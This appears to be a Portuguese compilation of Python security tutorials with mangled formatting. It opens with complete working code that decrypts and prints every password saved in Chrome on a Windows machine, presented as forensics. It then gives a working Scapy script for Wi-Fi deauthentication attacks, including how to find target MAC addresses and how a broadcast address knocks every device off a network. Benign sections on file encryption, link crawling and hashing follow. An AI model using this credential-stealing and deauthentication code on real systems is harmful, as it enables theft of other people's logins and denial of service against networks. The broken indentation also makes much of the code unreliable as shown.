Extrair senhas salvas no navegador mais popular é uma tarefa forense útil e útil , pois o Chrome salva senhas localmente em um banco de dados SQLite . No entanto, isso pode ser demorado ao fazê-lo manualmente.

Como o Chrome salva muitos dados de navegação localmente em seu disco, neste tutorial, escreveremos o código Python para extrair senhas salvas no Chrome em sua máquina Windows. Faremos também um roteiro rápido para nos protegermos de tais ataques.

Para começar, vamos instalar as bibliotecas necessárias:

```
pip3 install pycryptodome pypiwin32
```

Abra um novo arquivo Python e importe os módulos necessários:

```
import os
import json
import base64
import sqlite3
import win32crypt
from Crypto.Cipher import AES
import shutil
from datetime import timezone, datetime, timedelta
```

Antes de ir direto para a extração de senhas do chrome, precisamos definir algumas funções úteis que nos ajudarão na função principal:

```
def get_chrome_datetime(chromedate):
```

```
    """Return a `datetime.datetime` object from a chrome format datetime
    Since `chromedate` is formatted as the number of microseconds since January, 1601"""
                    return datetime(1601, 1, 1) + timedelta(microseconds=chromedate)

def get_encryption_key():
    local_state_path = os.path.join(os.environ["USERPROFILE"],
                                    "AppData", "Local", "Google", "Chrome",
                                    "User Data", "Local State")
    with open(local_state_path, "r", encoding="utf-8") as f:
        local_state = f.read()
        local_state = json.loads(local_state)

    # decode the encryption key from Base64
    key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
    # remove DPAPI str
    key = key[5:]
    # return decrypted key that was originally encrypted
    # using a session key derived from current user's logon credentials
    # doc: http://timgolden.me.uk/pywin32-docs/win32crypt.html
    return win32crypt.CryptUnprotectData(key, None, None, None, 0)[1]

def decrypt_password(password, key):
    try:
        # get the initialization vector
        iv = password[3:15]
        password = password[15:]
        # generate cipher
        cipher = AES.new(key, AES.MODE_GCM, iv)
        # decrypt password
        return cipher.decrypt(password)[:-16].decode()
    except:
        try:
```

```
            return str(win32crypt.CryptUnprotectData(password, None,
None, None, 0)[1])
        except:
            # not supported
            return ""
```

A função get_chrome_datetime() é responsável por converter o formato de data do Chrome em um formato de data e hora legível por humanos.

A função get_encryption_key() extrai e decodifica a chave AES que foi usada para criptografar as senhas armazenadas no **"%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Local State"**caminho como um arquivo JSON.

decrypt_password() usa a senha criptografada e a chave AES como argumentos e retorna uma versão descriptografada da senha.

Abaixo está a função principal:

```
    def main():
    # get the AES key
    key = get_encryption_key()
    # local sqlite Chrome database path
      db_path = os.path.join(os.environ["USERPROFILE"], "AppData",
"Local",
                           "Google", "Chrome", "User Data", "default", "Login
Data")
    # copy the file to another location
    # as the database will be locked if chrome is currently running
    filename = "ChromeData.db"
    shutil.copyfile(db_path, filename)
    # connect to the database
    db = sqlite3.connect(filename)
    cursor = db.cursor()
    # `logins` table has the data we need
```

```
    cursor.execute("select origin_url, action_url, username_value, password_value, date_created, date_last_used from logins order by date_created")
    # iterate over all rows
    for row in cursor.fetchall():
        origin_url = row[0]
        action_url = row[1]
        username = row[2]
        password = decrypt_password(row[3], key)
        date_created = row[4]
        date_last_used = row[5]
        if username or password:
            print(f"Origin URL: {origin_url}")
            print(f"Action URL: {action_url}")
            print(f"Username: {username}")
            print(f"Password: {password}")
        else:
            continue
        if date_created != 86400000000 and date_created:
                                                    print(f"Creation date: {str(get_chrome_datetime(date_created))}")
        if date_last_used != 86400000000 and date_last_used:
                                                        print(f"Last Used: {str(get_chrome_datetime(date_last_used))}")
        print("="*50)
    cursor.close()
    db.close()
    try:
        # try to remove the copied db file
        os.remove(filename)
    except:
        pass
```

Primeiro, obtemos a chave de criptografia usando a função get_encryption_key() definida anteriormente , depois copiamos o banco de dados SQLite (localizado em "%USERPROFILE%\AppData\Local\Google\Chrome\User

Data\default\Login Data"que contém as senhas salvas no diretório atual e se conecta a ele; isso ocorre porque o arquivo de banco de dados original será bloqueado quando O Chrome está em execução no momento.

Depois disso, fazemos uma consulta de seleção na tabela de logins e iteramos sobre todas as linhas de login. Também descriptografamos cada senha e reformatamos os horários date_createde date_last_useddatas para um formato mais legível por humanos.

Por fim, imprimimos as credenciais e removemos a cópia do banco de dados do diretório atual.

Vamos chamar a função principal:

```
if __name__ == "__main__":
    main()
```

Código para desconectar dispositivos do Wi-Fi

scapy_deauth.py

```
    from scapy.all import *

def deauth(target_mac, gateway_mac, inter=0.1, count=None, loop=1, iface="wlan0mon", verbose=1):
  # 802.11 frame
  # addr1: destination MAC
  # addr2: source MAC
  # addr3: Access Point MAC
        dot11 = Dot11(addr1=target_mac, addr2=gateway_mac, addr3=gateway_mac)
  # stack them up
  packet = RadioTap()/dot11/Dot11Deauth(reason=7)
  # send the packet
```

```
    sendp(packet, inter=inter, count=count, loop=loop, iface=iface, verbose=verbose)

if __name__ == "__main__":
  import argparse
  parser = argparse.ArgumentParser(description="A python script for sending deauthentication frames")
     parser.add_argument("target", help="Target MAC address to deauthenticate.")
    parser.add_argument("gateway", help="Gateway MAC address that target is authenticated with")
        parser.add_argument("-c" , "--count", help="number of deauthentication frames to send, specify 0 to keep sending infinitely, default is 0", default=0)
    parser.add_argument("--interval", help="The sending frequency between two frames sent, default is 100ms", default=0.1)
    parser.add_argument("-i", dest="iface", help="Interface to use, must be in monitor mode, default is 'wlan0mon'", default="wlan0mon")
     parser.add_argument("-v", "--verbose", help="wether to print messages", action="store_true")

  args = parser.parse_args()
  target = args.target
  gateway = args.gateway
  count = int(args.count)
  interval = float(args.interval)
  iface = args.iface
  verbose = args.verbose
  if count == 0:
    # if count is 0, it means we loop forever (until interrupt)
    loop = 1
    count = None
  else:
    loop = 0
  # printing some info messages"
  if verbose:
```

```
    if count:
        print(f"[+] Sending {count} frames every {interval}s...")
    else:
        print(f"[+] Sending frames every {interval}s for ever...")

deauth(target, gateway, interval, count, loop, iface, verbose)
```

Explicação do código

Neste tutorial, veremos como podemos expulsar dispositivos de uma rede específica que você realmente não pertence em Python usando Scapy, isso pode ser feito enviando quadros de desautenticação no ar usando um dispositivo de rede que está no modo monitor .

Um invasor pode enviar quadros de autenticação desabilitada a qualquer momento para um ponto de acesso sem fio com um endereço MAC falsificado da vítima, fazendo com que o ponto de acesso seja desautenticado com esse usuário. Como você pode imaginar, o protocolo não requer nenhuma criptografia para este quadro, o invasor precisa apenas saber o endereço MAC da vítima, que é fácil de capturar usando utilitários como airodump-ng .
Vamos importar o Scapy (você precisa instalá-lo primeiro, acesse este tutorial ou a documentação oficial do Scapy para instalação):

```
from scapy.all import *
```

Por sorte, Scapy tem uma classe de pacote Dot11Deauth() que faz exatamente o que estamos procurando. Ele recebe um código de razão 802.11 como parâmetro e, por enquanto, escolheremos o valor 7 (que é um quadro recebido de uma estação não associada.

Vamos criar o pacote:

```
target_mac = "00:ae:fa:81:e2:5e"
```

```
gateway_mac = "e8:94:f6:c4:97:3f"
# 802.11 frame
# addr1: destination MAC
# addr2: source MAC
# addr3: Access Point MAC
dot11 = Dot11(addr1=target_mac, addr2=gateway_mac, addr3=gateway_mac)
# stack them up
packet = RadioTap()/dot11/Dot11Deauth(reason=7)
# send the packet
sendp(packet, inter=0.1, count=100, iface="wlan0mon", verbose=1)
```

Este é basicamente o ponto de acesso solicitando uma deautenticação do destino; é por isso que definimos o endereço MAC de destino para o endereço MAC do dispositivo de destino e o endereço MAC de origem para o endereço MAC do ponto de acesso e, em seguida, enviamos o quadro empilhado 100 vezes a cada 0,1s, o que causará uma desautenticação por 10 segundos.

Você também pode definir "ff:ff:ff:ff:ff:ff" (endereço MAC de transmissão) como addr1 (target_mac), e isso causará uma negação de serviço completa, pois nenhum dispositivo pode se conectar a esse ponto de acesso. Isso é bastante prejudicial!

Agora, para executar isso, você precisa de uma máquina Linux e uma interface de rede que esteja no modo monitor. Para habilitar o modo monitor em sua interface de rede, você pode usar iwconfig ou airmon-ng (depois de instalar aircrack-ng) utilitários Linux:

```
    $ sudo ifconfig wlan0 down
$ sudo iwconfig wlan0 mode monitor
```

Ou:

```
    $ sudo airmon-ng start wlan0
```

Minha interface de rede é chamada wlan0 , mas você deve usar seu nome de interface de rede adequado.

Agora você deve estar se perguntando, como podemos obter o gateway e o endereço MAC de destino se não estivermos conectados a essa rede? Essa é uma boa pergunta. Quando você configura sua placa de rede no modo monitor, você pode realmente farejar pacotes no ar usando este comando no Linux (quando você instala o aircrack-ng):

```
$ airodump-ng wlan0mon
```

Este comando continuará a farejar os quadros de beacon 802.11 e organizará as redes Wi-Fi para você, bem como os dispositivos conectados próximos a ele.

Código para como criptografar e descriptografar arquivos no tutorial do Python

crypt.py

```
    from cryptography.fernet import Fernet

def write_key():
    """
    Generates a key and save it into a file
    """
    key = Fernet.generate_key()
    with open("key.key", "wb") as key_file:
        key_file.write(key)

def load_key():
    """
    Loads the key from the current directory named `key.key`
    """
    return open("key.key", "rb").read()

def encrypt(filename, key):
    """
```

```
    Given a filename (str) and key (bytes), it encrypts the file and write
it
    """
    f = Fernet(key)
    with open(filename, "rb") as file:
        # read all file data
        file_data = file.read()
    # encrypt data
    encrypted_data = f.encrypt(file_data)
    # write the encrypted file
    with open(filename, "wb") as file:
        file.write(encrypted_data)

def decrypt(filename, key):
    """
    Given a filename (str) and key (bytes), it decrypts the file and write
it
    """
    f = Fernet(key)
    with open(filename, "rb") as file:
        # read the encrypted data
        encrypted_data = file.read()
    # decrypt data
    decrypted_data = f.decrypt(encrypted_data)
    # write the original file
    with open(filename, "wb") as file:
        file.write(decrypted_data)


if __name__ == "__main__":
    import argparse
        parser = argparse.ArgumentParser(description="Simple File
Encryptor Script")
    parser.add_argument("file", help="File to encrypt/decrypt")
     parser.add_argument("-g", "--generate-key", dest="generate_key",
action="store_true",
                        help="Whether to generate a new key or use existing")
```

```
    parser.add_argument("-e", "--encrypt", action="store_true",
                        help="Whether to encrypt the file, only -e or -d can be
specified.")
    parser.add_argument("-d", "--decrypt", action="store_true",
                        help="Whether to decrypt the file, only -e or -d can be
specified.")

    args = parser.parse_args()
    file = args.file
    generate_key = args.generate_key

    if generate_key:
        write_key()
    # load the key
    key = load_key()

    encrypt_ = args.encrypt
    decrypt_ = args.decrypt

    if encrypt_ and decrypt_:
        raise TypeError("Please specify whether you want to encrypt the
file or decrypt it.")
    elif encrypt_:
        encrypt(file, key)
    elif decrypt_:
        decrypt(file, key)
    else:
        raise TypeError("Please specify whether you want to encrypt the
file or decrypt it.")
```

crypt_password.py

```
import cryptography
```

```
from cryptography.fernet import Fernet
from cryptography.hazmat.primitives.kdf.scrypt import Scrypt

import secrets
import base64
import getpass


def generate_salt(size=16):
    """Generate the salt used for key derivation,
    `size` is the length of the salt to generate"""
    return secrets.token_bytes(size)


def derive_key(salt, password):
    """Derive the key from the `password` using the passed `salt`"""
    kdf = Scrypt(salt=salt, length=32, n=2**14, r=8, p=1)
    return kdf.derive(password.encode())


def load_salt():
    # load salt from salt.salt file
    return open("salt.salt", "rb").read()


def generate_key(password, salt_size=16, load_existing_salt=False,
save_salt=True):
    """
    Generates a key from a `password` and the salt.
    If `load_existing_salt` is True, it'll load the salt from a file
    in the current directory called "salt.salt".
    If `save_salt` is True, then it will generate a new salt
    and save it to "salt.salt"
    """
    if load_existing_salt:
        # load existing salt
        salt = load_salt()
```

```
    elif save_salt:
        # generate new salt and save it
        salt = generate_salt(salt_size)
        with open("salt.salt", "wb") as salt_file:
            salt_file.write(salt)
    # generate the key from the salt and the password
    derived_key = derive_key(salt, password)
    # encode it using Base 64 and return it
    return base64.urlsafe_b64encode(derived_key)


def encrypt(filename, key):
    """
    Given a filename (str) and key (bytes), it encrypts the file and write
it
    """
    f = Fernet(key)
    with open(filename, "rb") as file:
        # read all file data
        file_data = file.read()
    # encrypt data
    encrypted_data = f.encrypt(file_data)
    # write the encrypted file
    with open(filename, "wb") as file:
        file.write(encrypted_data)


def decrypt(filename, key):
    """
    Given a filename (str) and key (bytes), it decrypts the file and write
it
    """
    f = Fernet(key)
    with open(filename, "rb") as file:
        # read the encrypted data
        encrypted_data = file.read()
    # decrypt data
```

```
    try:
        decrypted_data = f.decrypt(encrypted_data)
    except cryptography.fernet.InvalidToken:
        print("Invalid token, most likely the password is incorrect")
        return
    # write the original file
    with open(filename, "wb") as file:
        file.write(decrypted_data)
    print("File decrypted successfully")


if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="File Encryptor Script with a Password")
    parser.add_argument("file", help="File to encrypt/decrypt")
    parser.add_argument("-s", "--salt-size", help="If this is set, a new salt with the passed size is generated",
                        type=int)
    parser.add_argument("-e", "--encrypt", action="store_true",
                        help="Whether to encrypt the file, only -e or -d can be specified.")
    parser.add_argument("-d", "--decrypt", action="store_true",
                        help="Whether to decrypt the file, only -e or -d can be specified.")

    args = parser.parse_args()
    file = args.file

    if args.encrypt:
        password = getpass.getpass("Enter the password for encryption: ")
    elif args.decrypt:
        password = getpass.getpass("Enter the password you used for encryption: ")

    if args.salt_size:
```

```
            key = generate_key(password, salt_size=args.salt_size,
save_salt=True)
    else:
        key = generate_key(password, load_existing_salt=True)

    encrypt_ = args.encrypt
    decrypt_ = args.decrypt

    if encrypt_ and decrypt_:
        raise TypeError("Please specify whether you want to encrypt the
file or decrypt it.")
    elif encrypt_:
        encrypt(file, key)
    elif decrypt_:
        decrypt(file, key)
    else:
        raise TypeError("Please specify whether you want to encrypt the
file or decrypt it.")
```

EXPLICAÇÃO DO CÓDIGO

Criptografia é o processo de codificar uma informação de forma que apenas pessoas autorizadas possam acessá-la. É extremamente importante porque permite proteger com segurança os dados que você não deseja que ninguém veja ou acesse.

Neste tutorial, você aprenderá como usar o Python para criptografar arquivos ou qualquer objeto de byte (também objetos de string) usando a biblioteca de criptografia .

Estaremos usando criptografia simétrica, o que significa que a mesma chave que usamos para criptografar dados também pode ser usada para descriptografia. Existem muitos algoritmos de criptografia por aí. A biblioteca que vamos usar é construída sobre o algoritmo AES .

Observação: é importante entender a diferença entre algoritmos de criptografia e hash . Na criptografia, você pode recuperar os dados originais assim que tiver a chave, em que as funções de hash não podem; é por isso que eles são chamados de criptografia unidirecional.

Vamos começar instalando cryptography:

pip3 install cryptography

Abra um novo arquivo Python e vamos começar:

from cryptography.fernet import Fernet

Gerando a chave

Fernet é uma implementação de criptografia autenticada simétrica; vamos começar gerando essa chave e gravando-a em um arquivo:

```
def write_key():
    """
    Generates a key and save it into a file
    """
    key = Fernet.generate_key()
    with open("key.key", "wb") as key_file:
        key_file.write(key)
```

A Fernet.generate_key()função gera uma nova chave fernet, você realmente precisa mantê-la em um local seguro. Se você perder a chave, não poderá mais descriptografar os dados que foram criptografados com essa chave.

Como essa chave é única, não geraremos a chave toda vez que criptografarmos algo, então precisamos de uma função para carregar essa chave para nós:

```
def load_key():
```

```
    """
    Loads the key from the current directory named `key.key`
    """
    return open("key.key", "rb").read()
```

Criptografia de texto
Agora que sabemos como gerar, salvar e carregar a chave, vamos começar criptografando objetos string, apenas para familiarizá-lo primeiro.

Gerando e gravando a chave em um arquivo:

```
# generate and write a new key
write_key()
```

Vamos carregar essa chave:

```
    # load the previously generated key
key = load_key()
```

Alguma mensagem:

```
    message = "some secret message".encode()
```

Como as strings têm o tipo de strem Python, precisamos codificá-las e convertê-las para bytesserem adequadas para criptografia, o encode()método codifica essa string usando o codec utf-8. Inicializando a Fernetclasse com essa chave:

```
    # initialize the Fernet class
f = Fernet(key)
```

Criptografando a mensagem:

```
    # encrypt the message
encrypted = f.encrypt(message)
```

f.encrypt()método criptografa os dados passados. O resultado dessa criptografia é conhecido como "token Fernet" e possui fortes garantias de privacidade e autenticidade.

Vamos ver como fica:

```
# print how it looks
print(encrypted)
```

Saída:

```
b'gAAAAABdjSdoqn4kx6XMw_fMx5YT2eaeBBCEue3N2FWHhlXjD6JXJyeELfPrKf0cqGaYkcY6Q0bS22ppTBsNTNw2fU5HVg-c-0o-KVqcYxqWAIG-LVVI_1U='
```

Descriptografando isso:

```
decrypted_encrypted = f.decrypt(encrypted)
print(decrypted_encrypted)
```

```
b'some secret message'
```

Isso é de fato, a mesma mensagem.

f.decrypt()método descriptografa um token Fernet. Isso retornará o texto simples original como resultado quando for descriptografado com sucesso, caso contrário, gerará uma exceção.

Criptografia de arquivo

Agora que você sabe basicamente como criptografar strings, vamos nos aprofundar na criptografia de arquivos; precisamos de uma função para criptografar um arquivo com o nome do arquivo e a chave:

```
def encrypt(filename, key):
    """
    Given a filename (str) and key (bytes), it encrypts the file and write it
```

```
    """
    f = Fernet(key)
```

Depois de inicializar o Fernetobjeto com a chave fornecida, vamos primeiro ler o arquivo de destino:

```
        with open(filename, "rb") as file:
        # read all file data
        file_data = file.read()
```

file_datacontém os dados do arquivo, criptografando-o:

```
        # encrypt data
    encrypted_data = f.encrypt(file_data)
```

Gravar o arquivo criptografado com o mesmo nome, para que ele substitua o original (não use isso em informações confidenciais ainda, apenas teste em alguns dados indesejados):

```
    # write the encrypted file
    with open(filename, "wb") as file:
        file.write(encrypted_data)
```

Ok, isso é feito. Indo para a função de descriptografia agora, é o mesmo processo, exceto que usaremos a decrypt()função em vez de encrypt()no Fernetobjeto:

```
      def decrypt(filename, key):
    """
    Given a filename (str) and key (bytes), it decrypts the file and write
it
    """
    f = Fernet(key)
    with open(filename, "rb") as file:
        # read the encrypted data
        encrypted_data = file.read()
    # decrypt data
```

```
decrypted_data = f.decrypt(encrypted_data)
# write the original file
with open(filename, "wb") as file:
    file.write(decrypted_data)
```

Código para extrair todos os links do site no tutorial Python

link_extractor.py

```
import requests
from urllib.parse import urlparse, urljoin
from bs4 import BeautifulSoup
import colorama

# init the colorama module
colorama.init()

GREEN = colorama.Fore.GREEN
GRAY = colorama.Fore.LIGHTBLACK_EX
RESET = colorama.Fore.RESET
YELLOW = colorama.Fore.YELLOW

# initialize the set of links (unique links)
internal_urls = set()
external_urls = set()
```

```
total_urls_visited = 0


def is_valid(url):
    """
    Checks whether `url` is a valid URL.
    """
    parsed = urlparse(url)
    return bool(parsed.netloc) and bool(parsed.scheme)


def get_all_website_links(url):
    """
     Returns all URLs that is found on `url` in which it belongs to the same website
    """
    # all URLs of `url`
    urls = set()
    soup = BeautifulSoup(requests.get(url).content, "html.parser")
    for a_tag in soup.findAll("a"):
        href = a_tag.attrs.get("href")
        if href == "" or href is None:
            # href empty tag
            continue
        # join the URL if it's relative (not absolute link)
        href = urljoin(url, href)
        parsed_href = urlparse(href)
        # remove URL GET parameters, URL fragments, etc.
            href = parsed_href.scheme + "://" + parsed_href.netloc + parsed_href.path
        if not is_valid(href):
            # not a valid URL
            continue
        if href in internal_urls:
            # already in the set
            continue
```

```
        if domain_name not in href:
            # external link
            if href not in external_urls:
                print(f"{GRAY}[!] External link: {href}{RESET}")
                external_urls.add(href)
            continue
        print(f"{GREEN}[*] Internal link: {href}{RESET}")
        urls.add(href)
        internal_urls.add(href)
    return urls


def crawl(url, max_urls=30):
    """
    Crawls a web page and extracts all links.
    You'll find all links in `external_urls` and `internal_urls` global set variables.
    params:
        max_urls (int): number of max urls to crawl, default is 30.
    """
    global total_urls_visited
    total_urls_visited += 1
    print(f"{YELLOW}[*] Crawling: {url}{RESET}")
    links = get_all_website_links(url)
    for link in links:
        if total_urls_visited > max_urls:
            break
        crawl(link, max_urls=max_urls)


if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="Link Extractor Tool with Python")
    parser.add_argument("url", help="The URL to extract links from.")
    parser.add_argument("-m", "--max-urls", help="Number of max URLs to crawl, default is 30.", default=30, type=int)
```

```
    args = parser.parse_args()
    url = args.url
    max_urls = args.max_urls
    # domain name of the URL without the protocol
    domain_name = urlparse(url).netloc
    crawl(url, max_urls=max_urls)

    print("[+] Total Internal links:", len(internal_urls))
    print("[+] Total External links:", len(external_urls))
    print("[+] Total URLs:", len(external_urls) + len(internal_urls))
    print("[+] Total crawled URLs:", max_urls)

    # save the internal links to a file
    with open(f"{domain_name}_internal_links.txt", "w") as f:
        for internal_link in internal_urls:
            print(internal_link.strip(), file=f)

    # save the external links to a file
    with open(f"{domain_name}_external_links.txt", "w") as f:
        for external_link in external_urls:
            print(external_link.strip(), file=f)
```

link_extractor_js.py (pip3 install request_html)

```
from requests_html import HTMLSession
from urllib.parse import urlparse, urljoin
from bs4 import BeautifulSoup
import colorama

# init the colorama module
```

```
colorama.init()

GREEN = colorama.Fore.GREEN
GRAY = colorama.Fore.LIGHTBLACK_EX
RESET = colorama.Fore.RESET
YELLOW = colorama.Fore.YELLOW

# initialize the set of links (unique links)
internal_urls = set()
external_urls = set()

total_urls_visited = 0


def is_valid(url):
    """
    Checks whether `url` is a valid URL.
    """
    parsed = urlparse(url)
    return bool(parsed.netloc) and bool(parsed.scheme)


def get_all_website_links(url):
    """
     Returns all URLs that is found on `url` in which it belongs to the
same website
    """
    # all URLs of `url`
    urls = set()
    # initialize an HTTP session
    session = HTMLSession()
    # make HTTP request & retrieve response
    response = session.get(url)
    # execute Javascript
    try:
        response.html.render()
    except:
```

```
        pass
    soup = BeautifulSoup(response.html.html, "html.parser")
    for a_tag in soup.findAll("a"):
        href = a_tag.attrs.get("href")
        if href == "" or href is None:
            # href empty tag
            continue
        # join the URL if it's relative (not absolute link)
        href = urljoin(url, href)
        parsed_href = urlparse(href)
        # remove URL GET parameters, URL fragments, etc.
            href = parsed_href.scheme + "://" + parsed_href.netloc +
parsed_href.path
        if not is_valid(href):
            # not a valid URL
            continue
        if href in internal_urls:
            # already in the set
            continue
        if domain_name not in href:
            # external link
            if href not in external_urls:
                print(f"{GRAY}[!] External link: {href}{RESET}")
                external_urls.add(href)
            continue
        print(f"{GREEN}[*] Internal link: {href}{RESET}")
        urls.add(href)
        internal_urls.add(href)
    return urls


def crawl(url, max_urls=30):
    """
    Crawls a web page and extracts all links.
     You'll find all links in `external_urls` and `internal_urls` global set
variables.
    params:
```

```
    max_urls (int): number of max urls to crawl, default is 30.
    """
    global total_urls_visited
    total_urls_visited += 1
    print(f"{YELLOW}[*] Crawling: {url}{RESET}")
    links = get_all_website_links(url)
    for link in links:
        if total_urls_visited > max_urls:
            break
        crawl(link, max_urls=max_urls)


if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="Link Extractor Tool with Python")
    parser.add_argument("url", help="The URL to extract links from.")
    parser.add_argument("-m", "--max-urls", help="Number of max URLs to crawl, default is 30.", default=30, type=int)

    args = parser.parse_args()
    url = args.url
    max_urls = args.max_urls
    domain_name = urlparse(url).netloc
    crawl(url, max_urls=max_urls)

    print("[+] Total Internal links:", len(internal_urls))
    print("[+] Total External links:", len(external_urls))
    print("[+] Total URLs:", len(external_urls) + len(internal_urls))
    print("[+] Total crawled URLs:", max_urls)


    # save the internal links to a file
    with open(f"{domain_name}_internal_links.txt", "w") as f:
        for internal_link in internal_urls:
            print(internal_link.strip(), file=f)
```

```
    # save the external links to a file
    with open(f"{domain_name}_external_links.txt", "w") as f:
        for external_link in external_urls:
            print(external_link.strip(), file=f)
```

EXPLICANDO CODIGO

Extrair todos os links de uma página da web é uma tarefa comum entre os web scrapers. É útil construir raspadores avançados que rastreiam todas as páginas de um determinado site para extrair dados. Também pode ser usado para o processo de diagnóstico de SEO ou mesmo para a fase de coleta de informações para testadores de penetração.

Vamos instalar as dependências:

pip3 install requests bs4 colorama

Usaremos solicitações para fazer solicitações HTTP de maneira conveniente, BeautifulSoup para analisar HTML e colorama para alterar a cor do texto .

Abra um novo arquivo Python e acompanhe. Vamos importar os módulos que precisamos:

```
import requests
from urllib.parse import urlparse, urljoin
from bs4 import BeautifulSoup
import colorama
```

Vamos usar colorama apenas para usar cores diferentes ao imprimir, para distinguir entre links internos e externos:

```
    # init the colorama module
colorama.init()
GREEN = colorama.Fore.GREEN
```

```
GRAY = colorama.Fore.LIGHTBLACK_EX
RESET = colorama.Fore.RESET
YELLOW = colorama.Fore.YELLOW
```

Vamos precisar de duas variáveis globais, uma para todos os links internos do site e outra para todos os links externos:

```
    # initialize the set of links (unique links)
internal_urls = set()
external_urls = set()
```

Links internos são URLs que apontam para outras páginas do mesmo site.

Links externos são URLs que apontam para outros sites.

Como nem todos os links em tags de âncora (tags a) são válidos (eu experimentei isso), alguns são links para partes do site e alguns são javascript, então vamos escrever uma função para validar URLs:

```
def is_valid(url):
  """
  Checks whether `url` is a valid URL.
  """
  parsed = urlparse(url)
  return bool(parsed.netloc) and bool(parsed.scheme)
```

Isso garantirá que um esquema adequado (protocolo, por exemplo, http ou https) e um nome de domínio existam na URL.

Agora vamos construir uma função para retornar todas as URLs válidas de uma página web:

```
def get_all_website_links(url):
  """
```

Returns all URLs that is found on `url` in which it belongs to the same website

```
"""
# all URLs of `url`
urls = set()
# domain name of the URL without the protocol
domain_name = urlparse(url).netloc
soup = BeautifulSoup(requests.get(url).content, "html.parser")
```

Primeiro, inicializei a variável de conjunto urls ; Usei conjuntos Python aqui porque não queremos links redundantes.

Em segundo lugar, extraí o nome de domínio da URL. Vamos precisar dele para verificar se o link que pegamos é externo ou interno.

Em terceiro lugar, baixei o conteúdo HTML da página da Web e o envolvi com um soupobjeto para facilitar a análise de HTML.

Vamos pegar todas as tags HTML a (tags âncora que contém todos os links da página da web):

```
for a_tag in soup.findAll("a"):
    href = a_tag.attrs.get("href")
    if href == "" or href is None:
        # href empty tag
        continue
```

Portanto, obtemos o atributo href e verificamos se há algo lá. Caso contrário, apenas continuamos no próximo link.

Como nem todos os links são absolutos, precisaremos juntar URLs relativos com seus nomes de domínio (por exemplo, quando href for "/search" e url for "google.com" , o resultado será "google.com/search"):

```
        # join the URL if it's relative (not absolute link)
```

```
        href = urljoin(url, href)
```

Agora precisamos remover os parâmetros HTTP GET das URLs, pois isso causará redundância no conjunto, o código abaixo trata disso:

```
            parsed_href = urlparse(href)
        # remove URL GET parameters, URL fragments, etc.
            href = parsed_href.scheme + "://" + parsed_href.netloc + parsed_href.path
```

Vamos finalizar a função:

```
            if not is_valid(href):
                # not a valid URL
                continue
            if href in internal_urls:
                # already in the set
                continue
            if domain_name not in href:
                # external link
                if href not in external_urls:
                    print(f"{GRAY}[!] External link: {href}{RESET}")
                    external_urls.add(href)
                continue
            print(f"{GREEN}[*] Internal link: {href}{RESET}")
            urls.add(href)
            internal_urls.add(href)
    return urls
```

Tudo o que fizemos aqui foi verificar:

Se a URL não for válida, vá para o próximo link.

Se a URL já estiver em internal_urls , também não precisamos disso.

Se o URL for um link externo, imprima-o na cor cinza e adicione-o ao nosso conjunto global external_urls e continue no próximo link.
Por fim, após todas as verificações, a URL será um link interno, imprimimos e adicionamos aos nossos conjuntos urls e internal_urls .

A função acima irá pegar apenas os links de uma página específica, e se quisermos extrair todos os links de todo o site? Vamos fazer isso:

```
# number of urls visited so far will be stored here
total_urls_visited = 0

def crawl(url, max_urls=30):
    """
    Crawls a web page and extracts all links.
    You'll find all links in `external_urls` and `internal_urls` global set variables.
    params:
        max_urls (int): number of max urls to crawl, default is 30.
    """
    global total_urls_visited
    total_urls_visited += 1
    print(f"{YELLOW}[*] Crawling: {url}{RESET}")
    links = get_all_website_links(url)
    for link in links:
        if total_urls_visited > max_urls:
            break
        crawl(link, max_urls=max_urls)
```

Essa função rastreia o site, ou seja, pega todos os links da primeira página e depois se chama recursivamente para seguir todos os links extraídos anteriormente. No entanto, isso pode causar alguns problemas; o programa ficará preso em sites grandes (com muitos links), como google.com . Como resultado, adicionei um parâmetro max_urls para sair quando atingimos um determinado número de URLs verificados.

Tudo bem, vamos testar isso; certifique-se de usar isso em um site para o qual você está autorizado. Caso contrário, não sou responsável por qualquer dano que você causar.

```
if __name__ == "__main__":
    crawl("https://www.thepythoncode.com")
    print("[+] Total Internal links:", len(internal_urls))
    print("[+] Total External links:", len(external_urls))
    print("[+] Total URLs:", len(external_urls) + len(internal_urls))
    print("[+] Total crawled URLs:", max_urls)
```

Como usar algoritmos de hash em Python usando hashlib

```
import hashlib

# encode it to bytes using UTF-8 encoding
message = "Some text to hash".encode()

# hash with MD5 (not recommended)
print("MD5:", hashlib.md5(message).hexdigest())

# hash with SHA-2 (SHA-256 & SHA-512)
print("SHA-256:", hashlib.sha256(message).hexdigest())

print("SHA-512:", hashlib.sha512(message).hexdigest())

# hash with SHA-3
print("SHA-3-256:", hashlib.sha3_256(message).hexdigest())
```

```
print("SHA-3-512:", hashlib.sha3_512(message).hexdigest())

# hash with BLAKE2
# 256-bit BLAKE2 (or BLAKE2s)
print("BLAKE2c:", hashlib.blake2s(message).hexdigest())
# 512-bit BLAKE2 (or BLAKE2b)
print("BLAKE2b:", hashlib.blake2b(message).hexdigest())
```

hashing_files.py

```
import hashlib
import sys

def read_file(file):
    """Reads en entire file and returns file bytes."""
    BUFFER_SIZE = 16384 # 16 kilo bytes
    b = b""
    with open(file, "rb") as f:
        while True:
            # read 16K bytes from the file
            bytes_read = f.read(BUFFER_SIZE)
            if bytes_read:
                # if there is bytes, append them
                b += bytes_read
            else:
                # if not, nothing to do here, break out of the loop
                break
    return b

if __name__ == "__main__":
```

```
# read some file
file_content = read_file(sys.argv[1])
# some chksums:
# hash with MD5 (not recommended)
print("MD5:", hashlib.md5(file_content).hexdigest())

# hash with SHA-2 (SHA-256 & SHA-512)
print("SHA-256:", hashlib.sha256(file_content).hexdigest())

print("SHA-512:", hashlib.sha512(file_content).hexdigest())

# hash with SHA-3
print("SHA-3-256:", hashlib.sha3_256(file_content).hexdigest())

print("SHA-3-512:", hashlib.sha3_512(file_content).hexdigest())

# hash with BLAKE2
# 256-bit BLAKE2 (or BLAKE2s)
print("BLAKE2c:", hashlib.blake2s(file_content).hexdigest())
# 512-bit BLAKE2 (or BLAKE2b)
print("BLAKE2b:", hashlib.blake2b(file_content).hexdigest())
```

Algoritmos de hash são funções matemáticas que convertem dados em valores de hash de comprimento fixo, códigos de hash ou hashes. O valor de hash de saída é literalmente um resumo do valor original. A coisa mais importante sobre esses valores de hash é que é impossível recuperar os dados de entrada originais apenas de valores de hash .

